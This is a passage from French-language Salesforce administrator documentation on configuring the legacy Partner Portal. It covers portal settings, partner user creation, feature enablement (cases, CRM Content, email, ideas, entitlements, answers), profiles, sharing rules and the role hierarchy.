| Connexion activée | Permet aux utilisateurs de se connecter au portail partenaire.<br>Nous recommandons de ne pas cocher cette case tant que le portail n'est pas complètement configuré.<br>**Remarque:** Lorsque vous activez le portail partenaire, le portail par défaut est configuré comme Connexion activée. |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres de portail partenaire :

- Personnaliser l'application

| Paramètre | Description |
| --- | --- |
| | Les utilisateurs doivent pouvoir se connecter au portail partenaire et se situer dans la plage IP restreinte du profil utilisateur et dans les heures de connexion indiquées pour pouvoir réinitialiser leur mot de passe. |
| `Administrateur` | Cliquez sur l'icône de recherche ( ) pour sélectionner l'administrateur par défaut de votre portail partenaire. Toutes les notifications par e-mail concernant votre Portail partenaire seront transmises à cet utilisateur Salesforce.<br>Lors du choix d'un administrateur pour votre portail partenaire, vous pouvez sélectionner uniquement les utilisateurs qui disposent des autorisations « Gérer les utilisateurs externes » et « Personnaliser l'application » et de l'accès au dossier Documents qui contient l'`en-tête` de votre portail partenaire. Il est impossible de désactiver l'utilisateur désigné comme administrateur du portail. |

**Paramètres par défaut du portail**

| Paramètre | Description |
| --- | --- |
| `URL de déconnexion` | URL de la page Web qui s'affiche lorsque les utilisateurs se déconnectent du portail partenaire (par exemple, « http://www.acme.com »). Si une URL de déconnexion n'est pas spécifiée, les utilisateurs du portail reviennent à la page de connexion lorsqu'ils se déconnectent. |
| `Afficher la confirmation d'action` | Permet aux utilisateurs de visualiser des messages de confirmation après avoir effectué une action sur le portail partenaire. Par exemple, après avoir créé une piste sur votre portail partenaire, l'utilisateur visualise le message suivant : « La piste a été créée » (si le paramètre a été activé).<br>Les messages de confirmation peuvent aider les utilisateurs à bien comprendre les actions qu'ils ont effectuées sur votre portail partenaire. |
| `Langue par défaut des messages HTML` | Spécifie la langue dans laquelle les messages HTML du portail sont affichés lorsque les messages HTML du portail ne sont pas configurés dans la langue personnalisée. Ce paramètre n'est disponible que pour les entreprises pour lesquelles plusieurs langues sont activées. |

| Paramètres de notification de message | |
|---|---|
| **Paramètre** | **Description** |
| `À partir de l'adresse e-mail` | Adresse e-mail avec laquelle tous les modèles de communication du portail partenaire sont envoyés, par exemple, « support@acme.com ». Salesforce envoi automatiquement l'e-mail, mais pour les utilisateurs du portail il s'affiche comme s'il avait été envoyé à partir de cette adresse. Si un utilisateur du portail répond à un modèle de communication, la réponse est envoyée à cette adresse. |
| `À partir de l'adresse électronique` | Nom associé au champ Adresse e-mail « De » (par exemple, « Support partenaire Acme »). |
| `Modèle de nouvel utilisateur` | Modèle de message utilisé pour l'envoi d'un nom d'utilisateur et d'un mot de passe initial à tous les nouveaux utilisateurs du portail partenaire. Par défaut, un exemple de modèle est automatiquement sélectionné. Ce modèle doit avoir l'attribut `Disponible`. |
| `Modèle de nouveau mot de passe` | Modèle de message utilisé pour l'envoi d'un nouveau mot de passe aux utilisateurs actuels du portail partenaire lorsque vous réinitialisez leur mot de passe. |
| `Modèle de mot de passe perdu` | Modèle d'e-mail utilisé pour envoyer un nouveau mot de passe aux utilisateurs actuels du portail partenaire lorsqu'ils réinitialisent leur propre mot de passe en cliquant sur **Vous avez oublié votre mot de passe ?** dans la page de connexion du portail partenaire. |
| `Remplacer le responsable par le modèle des utilisateurs du portail` | Modèle d'e-mail permettant d'envoyer une notification aux utilisateurs du portail partenaire lorsqu'ils deviennent les nouveaux responsables d'un enregistrement du portail. |

| Apparence | |
|---|---|
| **Paramètre** | **Description** |
| `En-tête` | Fichier texte ou HTML vous permettant d'inclure l'identification de la marque de votre entreprise dans l' en-tête de votre portail partenaire. Cliquez sur l'icône de recherche ( ) pour choisir un fichier téléchargé vers un dossier accessible au public dans l'onglet Documents.<br><br>Les fichiers que vous incluez dans les champs de recherche `En-tête` et `Pied de page` peuvent atteindre, à eux seuls, une taille maximale de 10 Ko.<br><br>Nous vous conseillons de ne pas ajouter d'en-tête, *ni* de logo à votre portail car il est possible que leur affichage simultané ne soit pas satisfaisant. |

| Apparence | |
|---|---|
| **Paramètre** | **Description** |
| | Vous pouvez positionner le lien Déconnexion n'importe où dans l'en-tête grâce à la balise HTML : "`<a href="/secur/logout.jsp">Déconnexion</a>`». |
| `Pied de page` | Fichier texte ou HTML vous permettant d'inclure l'identification de la marque de votre entreprise dans le pied de page de votre portail partenaire. Cliquez sur l'icône de recherche ( ) pour choisir un fichier téléchargé vers un dossier accessible au public dans l'onglet Documents.<br>Les fichiers que vous incluez dans les champs de recherche `En-tête` et `Pied de page` peuvent atteindre, à eux seuls, une taille maximale de 10 Ko. |
| `Logo` | Fichier image (.jpg, .gif, .png) vous permettant d'inclure l'identification de la marque de votre entreprise dans l'en-tête situé dans la partie supérieure gauche de votre portail partenaire.<br>Cliquez sur l'icône de recherche ( ) pour choisir un fichier téléchargé vers un dossier accessible au public dans l'onglet Documents et signalé comme étant une `Image accessible en externe`.<br>La taille du fichier que vous incluez dans le champ de recherche `Logo` peut atteindre 20 Ko.<br>Nous vous conseillons de ne pas ajouter d'en-tête, *ni* de logo à votre portail car il est possible que leur affichage simultané ne soit pas satisfaisant. |
| `Message de connexion` | Fichier texte ou HTML vous permettant d'inclure l'identification de la marque de votre entreprise dans l'en-tête de la page de connexion, de la page Vous avez oublié votre mot de passe et de la page Modifier le mot de passe de votre portail partenaire.<br>Cliquez sur l'icône de recherche ( ) pour choisir un fichier téléchargé vers un dossier accessible au public dans l'onglet Documents.<br>La taille du fichier que vous incluez dans le champ de recherche `Message de connexion` peut atteindre 2 Ko.<br>**Remarque:** Les codes JavaScript et CSS sont automatiquement supprimés dans les fichiers HTML utilisés comme messages de connexion au portail. |

5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Présentation du portail partenaire
- Activation du portail partenaire
- Paramètres du portail partenaire

## Création d'utilisateurs partenaires

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Une fois que vous avez créé un compte partenaire, vous pouvez ajouter à ce compte des utilisateurs partenaires, en tant qu'enregistrements de contact. Les utilisateurs partenaires sont des utilisateurs Salesforce dont les attributions, limitées, sont axées sur la gestion des pistes. Les utilisateurs partenaires se connectent à Salesforce via le portail.

Avant de créer des partenaires, vous devez configurer vos portails, sinon les utilisateurs partenaires risquent d'essayer de s'y connecter avant qu'ils soient prêts.

Pour créer un utilisateur partenaire :

1. Affichez le compte partenaire pour lequel créer un utilisateur partenaire.
2. Créez un contact pour l'utilisateur partenaire. Sélectionnez **Nouveau** dans la liste associée Contacts. Fournissez les détails appropriés, puis cliquez sur **Enregistrer**.
3. Dans la page de détail du contact, cliquez sur **Gérer un utilisateur externe** puis sélectionnez **Activer l'utilisateur partenaire**.
4. Modifiez l'enregistrement utilisateur pour ce partenaire.
5. Cliquez sur **Enregistrer**.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier, invalider ou désactiver des utilisateurs partenaires :
- Gérer les utilisateurs externes

Pour créer des contacts :
- Autorisation de création sur les contacts

Pour afficher des contacts :
- Lire sur les contacts

Une fois un utilisateur partenaire créé, le compte partenaire et l'utilisateur partenaire peuvent être modifiés indépendamment. Les modifications effectuées sur l'un ne sont pas reflétées sur l'autre.

Pour dépanner ou assurer que portail est correctement configuré, dans la page de détail du contact, cliquez sur **Gérer un utilisateur externe** puis sélectionnez **Se connecter au portail en tant qu'utilisateur**. Une nouvelle fenêtre de navigateur s'ouvre et vous êtes automatiquement connecté au portail en tant qu'utilisateur du portail.

### Conseils pour la création d'utilisateurs partenaires

Tenez compte des points suivants lorsque vous créez des utilisateurs partenaires :

- Si vous avez activé un utilisateur en tant qu'administrateur délégué, il ne peut pas créer d'utilisateur externe, sauf si au moins un profil partenaire a été ajouté à la liste associée Profils pouvant être affectés et qu'il s'agit d'un utilisateur disposant de l'autorisation « Gérer les utilisateurs internes ».

- La liste déroulante **Rôle** est en lecture seule lors de la première activation d'un contact en tant qu'utilisateur partenaire ou client pour un contact. Lors de la deuxième activation d'un contact dans ce compte en tant qu'utilisateur client ou partenaire, vous pouvez sélectionner un **Rôle** pour l'utilisateur.
- Les profils disponibles pour l'utilisateur partenaire sont limités au profil des utilisateurs partenaires ou aux profils clonés à partir de celui-ci. Contrairement au rôle d'un utilisateur standard, le rôle de l'utilisateur partenaire est automatiquement attribué en fonction du nom de compte. Le rôle d'utilisateur partenaire étant subordonné au rôle de responsable de compte, toutes les données du rôle d'utilisateur partenaire sont transmises au rôle de responsable de compte. Notez que si vous désactivez un utilisateur du portail, son rôle utilisateur partenaire devient obsolète et ses données ne sont plus ajoutées au rôle du compte partenaire.
- Les contacts et les utilisateurs partenaires ne peuvent pas être supprimés. Si vous ne voulez plus qu'un utilisateur partenaire ait accès au portail, désactivez l'utilisateur partenaire.
- Les contacts partenaires ne peuvent pas être la propriété d'un compte non partenaire.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire
Activation du portail partenaire
Présentation du portail partenaire
Activation du portail partenaire

# Activation de fonctionnalités dans le portail partenaire

## Activation de requêtes dans le portail partenaire

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Lorsque vous activez des requêtes dans le portail partenaire, vous pouvez attribuer des requêtes à des utilisateurs partenaires directement ou en utilisant des règles d'attribution ou d'escalade. Les utilisateurs partenaires peuvent modifier des requêtes, créer des requêtes, ajouter des commentaires de requête, réattribuer des requêtes, trouver des solutions à des requêtes et créer des équipes de requête. Les utilisateurs partenaires ne peuvent pas modifier des commentaires de requête, associer des actifs à des requêtes ou supprimer des requêtes.

Remarque: Les commentaires de requête ajoutés par des utilisateurs du portail partenaire sont publics et peuvent être affichés par tout utilisateur autorisé à visualiser la requête.

Pour activer des requêtes dans le portail partenaire :

1. Ajoutez l'onglet Requêtes à la liste des onglets disponibles dans le portail partenaire.
2. Dans le profil utilisateur partenaire, vérifiez que le paramètre de l'onglet des requêtes est défini à `Valeur par défaut activée`.
3. Dans le profil utilisateur partenaire, activez les autorisations d'objet « Lire », « Créer » et « Modifier » pour les requêtes.

Après avoir activé des requêtes dans le portail partenaire, notez les conseils suivants :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer des requêtes pour des utilisateurs partenaires :
- Gérer les profils et les ensembles d'autorisations

- Spécifiez un modèle de création de requête pour permettre aux utilisateurs partenaires d'envoyer une notification par e-mail aux nouveaux contacts attribués à des requêtes. Dans Configuration, saisissez *Paramètres de support* dans la case Recherche rapide, puis sélectionnez **Paramètres de support**.
- Configurez des rôles d'équipe de requête pour permettre aux partenaires d'ajouter des membres d'équipe de requête. Dans Configuration, saisissez *Rôles d'équipe de requête* dans la case Recherche rapide, puis sélectionnez **Rôles d'équipe de requête**.
- Lors de l'affichage d'un e-mail associé à une requête, les liens **Liste des e-mails**, **Suivant** et **Précédent** ne sont pas disponibles pour les utilisateurs du portail.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

Paramètres du portail partenaire

## Activation de Salesforce CRM Content dans le portail partenaire

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour configurer et mettre à jour le portail partenaire : | Personnaliser l'application |
| Pour créer et modifier des profils : | Gérer les profils et les ensembles d'autorisations |
| Pour gérer les utilisateurs du portail partenaire : | Gérer les utilisateurs externes |
| Pour créer des autorisations de bibliothèque Salesforce CRM Content : | Gérer Salesforce CRM Content<br>OU<br>Gérer les autorisations de contenu |
| Pour ajouter des utilisateurs à une bibliothèque Salesforce CRM Content : | Gérer Salesforce CRM Content<br>OU<br>Gérer la bibliothèque doit être coché dans la définition de l'autorisation de votre bibliothèque |

| Éditions |
|---|
| Disponible avec : Salesforce Classic |
| Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Salesforce CRM Content est disponible dans le portail partenaire. Deux niveaux d'accès à Salesforce CRM Content peuvent être accordés aux utilisateurs du portail partenaire :

- Les utilisateurs du portail sans licence de fonctionnalité Salesforce CRM Content peuvent télécharger, évaluer, commenter et s'abonner au contenu s'ils disposent de l'autorisation « Afficher le contenu dans les portails ». Ils ne peuvent pas consulter des données potentiellement sensibles telles que les noms d'utilisateur, l'historique des téléchargements et l'historique des versions. La fonctionnalité de livraison de contenu n'est pas disponible pour les utilisateurs du portail.
- Les utilisateurs de portail disposant d'une licence de fonctionnalité Salesforce CRM Content peuvent accéder à toutes les fonctions Salesforce CRM Content accordées par leurs autorisations sur la bibliothèque, y compris contribuer au contenu, au déplacement et au partage de contenu parmi les bibliothèques ainsi qu'à la suppression de contenu. Ils peuvent aussi consulter des rapports Salesforce CRM Content. La fonctionnalité de livraison de contenu n'est pas disponible pour les utilisateurs du portail.

## Activer Salesforce CRM Content pour des utilisateurs sans licence

Après avoir activé le portail partenaire, conformez-vous aux étapes suivantes pour activer Salesforce CRM Content dans vos portails. Utilisez ces étapes si vous n'avez pas acheté de licence de fonctionnalité Salesforce CRM Content pour vos utilisateurs de portail.

1. Mettez à jour vos profils Utilisateur partenaire clonés :
   a. Incluez l'autorisation utilisateur de consultation de contenu sur les portails.
   b. Modifiez la visibilité de l'onglet des onglets Bibliothèques, Contenu et Abonnements de Onglet masqué en Activé par défaut.
   c. Attribuez le profil mis à jour aux utilisateurs du portail partenaire selon vos besoins.
2. Déterminez les privilèges dont disposeront vos utilisateurs de portail dans chaque bibliothèque Salesforce CRM Content en créant une ou plusieurs autorisations de bibliothèque.

   Remarque: Une autorisation sur une bibliothèque ne peut accorder que les privilèges qu'une licence de fonctionnalité ou un profil d'utilisateur autorisent. Par exemple, même si `Baliser le contenu` est une option d'autorisation sur la bibliothèque, le fait de la sélectionner ne permet pas à des utilisateurs ne disposant pas d'une licence de fonctionnalité Salesforce CRM Content de baliser du contenu.
3. Déterminez les bibliothèques auxquelles vous souhaitez que vos utilisateurs de portail aient accès. Vérifiez que le contenu confidentiel n'est pas disponible dans ces bibliothèques.
4. Ajoutez des utilisateurs aux bibliothèques. Les utilisateurs de portail ayant un profil d'utilisateur partenaire ou un clone de ce profil peuvent uniquement être ajoutés à une bibliothèque en tant que partie d'un groupe public.
5. Ajoutez les onglets Salesforce CRM Content à chaque portail partenaire.

   Remarque: L'onglet Documents ne fait pas partie de Salesforce CRM Content.

## Activer Salesforce CRM Content pour des utilisateurs disposant d'une licence

Après avoir activé le portail partenaire, conformez-vous aux étapes suivantes pour activer Salesforce CRM Content dans vos portails. Effectuez ces opérations si vous avez acheté des licences de fonction Salesforce CRM Content pour vos utilisateurs de portail.

1. Mettez à jour vos profils Utilisateur partenaire clonés :
   a. Vous pouvez également ajouter l'autorisation utilisateur « Créer des bibliothèques » si vous souhaitez autoriser des utilisateurs de portail à créer et à administrer de nouvelles bibliothèques.
   b. Modifiez la visibilité de l'onglet des onglets Bibliothèques, Contenu et Abonnements de Onglet masqué en Activé par défaut.
   c. Attribuez le profil mis à jour aux utilisateurs du portail partenaire selon vos besoins.
2. Cochez la case `Utilisateur Salesforce CRM Content` sur la page de détail de chaque utilisateur du portail partenaire.
3. Déterminez les privilèges dont disposeront vos utilisateurs de portail dans chaque bibliothèque Salesforce CRM Content en créant une ou plusieurs autorisations de bibliothèque.

Remarque: Une autorisation sur une bibliothèque ne peut accorder que les privilèges qu'une licence de fonctionnalité ou un profil d'utilisateur autorisent. Par exemple, même si `Baliser le contenu` est une option d'autorisation sur la bibliothèque, le fait de la sélectionner ne permet pas à des utilisateurs ne disposant pas d'une licence de fonctionnalité Salesforce CRM Content de baliser du contenu.

4. Déterminez les bibliothèques auxquelles vous souhaitez que vos utilisateurs de portail aient accès. Vérifiez que le contenu confidentiel n'est pas disponible dans ces bibliothèques.
5. Ajoutez des utilisateurs aux bibliothèques. Les utilisateurs de portail ayant un profil d'utilisateur partenaire ou un clone de ce profil peuvent uniquement être ajoutés à une bibliothèque en tant que partie d'un groupe public.
6. Ajoutez les onglets Salesforce CRM Content à chaque portail partenaire.

   Remarque: L'onglet Documents ne fait pas partie de Salesforce CRM Content.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

## Activation des e-mails dans le Portail partenaire

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

L'activation des e-mails dans le portail partenaire permet aux utilisateurs partenaires d'envoyer des e-mails depuis la liste associée Historiques des activités dans le portail partenaire. Par exemple, un utilisateur partenaire peut cliquer sur le bouton `Envoyer un e-mail` dans la liste associée Historique des activités d'une piste pour envoyer un e-mail à la piste et consigner l'envoi dans la liste associée.

Pour autoriser les utilisateurs partenaires à envoyer un e-mail à partir du portail partenaire, accordez-leur l'autorisation « Envoyer un e-mail ». Pour permettre aux utilisateurs partenaires d'utiliser des modèles d'e-mails, vous devez mettre les modèles à leur disposition.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les autorisations :

- Gérer les profils et les ensembles d'autorisations

# Activation des idées dans le portail partenaire

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Une fois votre portail partenaire configuré, suivez les étapes ci-dessous pour activer les idées dans votre portail :

1. Pour créer une communauté d'idées active et configurée pour l'affichage dans le portail, dans Configuration, saisissez *Zones d'idées* dans la case Recherche rapide, puis sélectionnez **Zones d'idées**.
2. Ajoutez l'onglet Idées à votre portail partenaire.
3. Si votre organisation dispose de la licence de portail Idées et Réponses, masquez l'onglet Rapports dans le portail partenaire. Autrement, les utilisateurs du portail partenaire reçoivent un message Privilèges insuffisants lorsqu'ils cliquent sur l'onglet Rapports.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour configurer et mettre à jour le portail partenaire :

- Personnaliser l'application

Pour créer une communauté :

- Personnaliser l'application

## Activation de la gestion des autorisations dans le portail partenaire

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous pouvez utiliser le portail partenaire pour donner à vos partenaires l'accès aux autorisations, aux contrats de service ou aux éléments de ligne de contrat.

Une fois la gestion des autorisations configurée et un portail partenaire activé, suivez la procédure ci-dessous pour ajouter la gestion des autorisations à vos portails.

1. Mettez à jour vos profils Utilisateur partenaire clonés :
   a. Ajoutez la permission « Lire » aux autorisations, contrats de service ou éléments de ligne de contrat.
   b. Dans les profils administrateurs délégués d'utilisateurs partenaires, ajoutez les permissions « Créer » et « Supprimer » aux contacts d'autorisation. Les administrateurs utilisateur externe délégués peuvent ainsi mettre à jour les contacts d'autorisation.
   c. Assurez-vous que la visibilité des onglets Autorisations ou Contrats de service est définie sur Valeur par défaut activée. Les éléments de ligne de contrat s'affichent dans les contrats de service.
2. En bas de la page de détail du portail partenaire, cliquez sur **Modifier les profils** et activez le nouveau profil.
3. Personnalisez les présentations de page de requête pour ajouter le champ de recherche `Nom d'autorisation`. Les utilisateurs partenaires peuvent ainsi ajouter des autorisations aux requêtes.

   **Conseil:** N'ajoutez *pas* les champs de processus d'autorisation ci-dessous à des présentations de page de requête pour les utilisateurs du portail, car ils ne doivent pas avoir accès aux informations associées à vos processus de support internes : `Date de début du processus d'autorisation`, `Date de fin du processus d'autorisation`, `Arrêté` et `Arrêté depuis`.
4. Vous pouvez également personnaliser des listes associées dans des comptes et des contacts pour ajouter des autorisations. Les administrateurs utilisateur externe délégués peuvent ainsi créer automatiquement des requêtes associées aux autorisations appropriées.
5. Ajoutez l'onglet Autorisations ou Contrats de service à chaque portail partenaire.
6. Attribuez les profils clonés à vos utilisateurs du portail partenaire :
   a. Pour créer un utilisateur du portail partenaire, cliquez sur **Gérer un utilisateur externe**, puis sélectionnez **Activer l'utilisateur partenaire** dans la page de détail du contact. Pour mettre à jour un utilisateur existant, cliquez sur **Gérer un utilisateur externe** et sélectionnez **Afficher l'utilisateur partenaire**.
   b. Pour un nouvel utilisateur, sélectionnez le profil cloné dan le menu déroulant **Profil**. Pour un utilisateur existant, cliquez sur **Modifier** puis sélectionnez le profil.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour configurer et mettre à jour le portail partenaire :
- Personnaliser l'application

Pour créer et modifier des profils :
- Gérer les profils et les ensembles d'autorisations

Pour gérer des utilisateurs de portail :
- Gérer les utilisateurs externes

**c.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

## Activation des réponses dans le portail partenaire

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer et mettre à jour le portail partenaire :
- Personnaliser l'application

Pour créer et modifier des profils :
- Gérer les profils et les ensembles d'autorisations

Pour créer une communauté de réponse :
- Personnaliser l'application

Le portail partenaire permet de donner à vos partenaires l'accès à une communauté de réponses.

Pour activer les réponses dans votre portail.

1. Configurez votre portail partenaire.

   Lors de la personnalisation des polices et des couleurs de votre portail, notez que les réponses prennent en charge uniquement les modifications suivantes :

   - Tous les styles d'onglet
   - Les styles de pages suivants :
     - Arrière-plan de la page
     - Texte
     - Lien
     - Lien survolés

2. Configurez des réponses en vous assurant que votre communauté de réponses est configurée pour l'affichage dans le portail partenaire.
3. Ajoutez l'onglet Réponses à votre portail partenaire.
4. Créer des utilisateurs du portail partenaire.
5. Pour attribuer aux utilisateurs de votre portail partenaire des paramètres de visibilité de groupe de catégories différents de ceux du responsable du compte, modifiez les paramètres de visibilité pour l'utilisateur du portail partenaire.

   Par défaut, les utilisateurs du portail partenaire héritent des catégories auxquelles ils peuvent accéder du responsable du compte. Par exemple, si le responsable du compte a le rôle de PDG et que ce rôle a accès à toutes les catégories de données du groupe de catégories attribué à des réponses, les utilisateurs du portail partenaire ont aussi accès à toutes les catégories de la communauté de réponses. Dans certains cas, vous pouvez limiter les catégories auxquelles un utilisateur du portail partenaire a accès.

6. Si votre organisation dispose de la licence de portail Idées et Réponses, masquez l'onglet Rapports dans le portail partenaire. Autrement, les utilisateurs du portail partenaire reçoivent un message Privilèges insuffisants lorsqu'ils cliquent sur l'onglet Rapports.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

## Gestions des utilisateurs partenaires

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour gérer les utilisateurs du portail partenaire : | Gérer les utilisateurs externes |
| Pour créer, modifier et supprimer des profils : | Gérer les profils et les ensembles d'autorisations |
| Pour créer, modifier et supprimer des présentations de page : | Personnaliser l'application |
| Pour définir la sécurité au niveau du champ : | Gérer les profils et les ensembles d'autorisations<br>ET<br>Personnaliser l'application |
| Pour définir des règles de partage : | Gérer le partage |

| Éditions |
|---|
| Disponible avec : Salesforce Classic |
| Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Votre portail partenaire Salesforce ayant des fonctionnalités semblables à celles de Salesforce, la gestion des utilisateurs de votre portail partenaire est similaire à celle de vos utilisateurs Salesforce.

Examinez les conséquences des éléments suivants sur votre gestion des utilisateurs du portail partenaire :

**Profils du portail partenaire**

Les autorisations que vous attribuez à un utilisateur du portail partenaire définissent les fonctions qu'il peut exécuter dans le portail partenaire de votre organisation, par exemple, visualiser, créer, ou modifier des requêtes et des enregistrements d'objet personnalisé. Lorsque vous activez un portail partenaire, le profil de l'utilisateur partenaire est créé automatiquement dans votre organisation. Le profil de l'utilisateur partenaire ne peut pas être modifié.

Pour autoriser des utilisateurs partenaires à se connecter au portail partenaire, créez des profils pour vos partenaires clonés à partir du profile de l'utilisateur partenaire. Pour chaque profil cloné, assurez-vous que l'autorisation « Utilisateur API uniquement » n'est pas sélectionnée. Si elle est sélectionnée, les utilisateurs associés au profil ne peuvent pas se connecter au portail partenaire. Le clonage de ces profils ou la création d'ensemble d'autorisations permet également de spécifier les actions que les utilisateurs du portail peuvent accomplir.

**Règles de partage du portail partenaire**

Une fois votre portail partenaire activé, les groupes et la catégorie de règles de partage suivants sont créés :

| Groupe ou catégorie | Description |
| --- | --- |
| Groupe Tous les utilisateurs du portail partenaire | Contient tous les utilisateurs du portail partenaire de votre organisation |
| Groupe Tous les utilisateurs internes | Contient tous les utilisateurs de Salesforce de votre organisation |
| Catégorie de règles de partage Rôles et subordonnés internes | Permet de créer des règles de partage dans lesquelles vous pouvez sélectionner, par un rôle, des utilisateurs Salesforce spécifiques dans votre organisation, plus tous les utilisateurs dans les rôles subordonnés, à l'exception des rôles portail partenaire |

Vous pouvez utiliser ces groupes et la catégorie de règles de partage pour créer aisément des règles de partage qui offrent l'accès à des données spécifiques à tous les utilisateurs du portail partenaire ou de Salesforce. Vous pouvez également créer des règles de partage entre des utilisateurs du portail partenaire et des utilisateurs de Salesforce, mais pas entre des utilisateurs partenaires associés à différents comptes partenaires.

Si Salesforce Knowledge est activée dans votre portail partenaire, les utilisateurs du portail peuvent afficher les articles autorisés par les paramètres de visibilité du groupe de catégories.

**Hiérarchie des rôles du portail partenaire**

Une hiérarchie des rôles des utilisateurs du portail est créée pour un compte et ses contacts lorsque vous activez le premier utilisateur du portail partenaire sur ce compte. Le compte est ajouté à la hiérarchie des rôles en-dessous de l'utilisateur qui possède ce compte. À chaque fois que vous activez un contact comme utilisateur du portail partenaire, il est automatiquement attribué au rôle Utilisateur dans la hiérarchie des rôles du portail du compte. Le nombre de rôles par défaut dans les comptes de portail est égal à trois. Vous pouvez diminuer le nombre de rôles ou ajouter jusqu'à trois rôles. Les utilisateurs partenaires peuvent se voir attribuer l'un des trois rôles suivants :

- Dirigeant
- Responsable
- Utilisateur

Dans la hiérarchie des rôles, le rôle de cadre partenaire est directement rattaché au rôle de responsable de canaux. Le rôle de responsable partenaire est directement rattaché au rôle de cadre partenaire. Le rôle d'utilisateur partenaire est directement rattaché au rôle de responsable partenaire. Chaque rôle comprend dans son nom le nom du compte partenaire. À titre d'exemple, si le nom du compte partenaire est Acme, les trois rôles sont Cadre partenaire Acme, Responsable partenaire Acme et Utilisateur partenaire Acme. Si la responsabilité d'un compte partenaire est changée au profit d'un autre responsable de canaux, le rôle d'utilisateur partenaire est transféré à cet emplacement dans la hiérarchie des rôles.

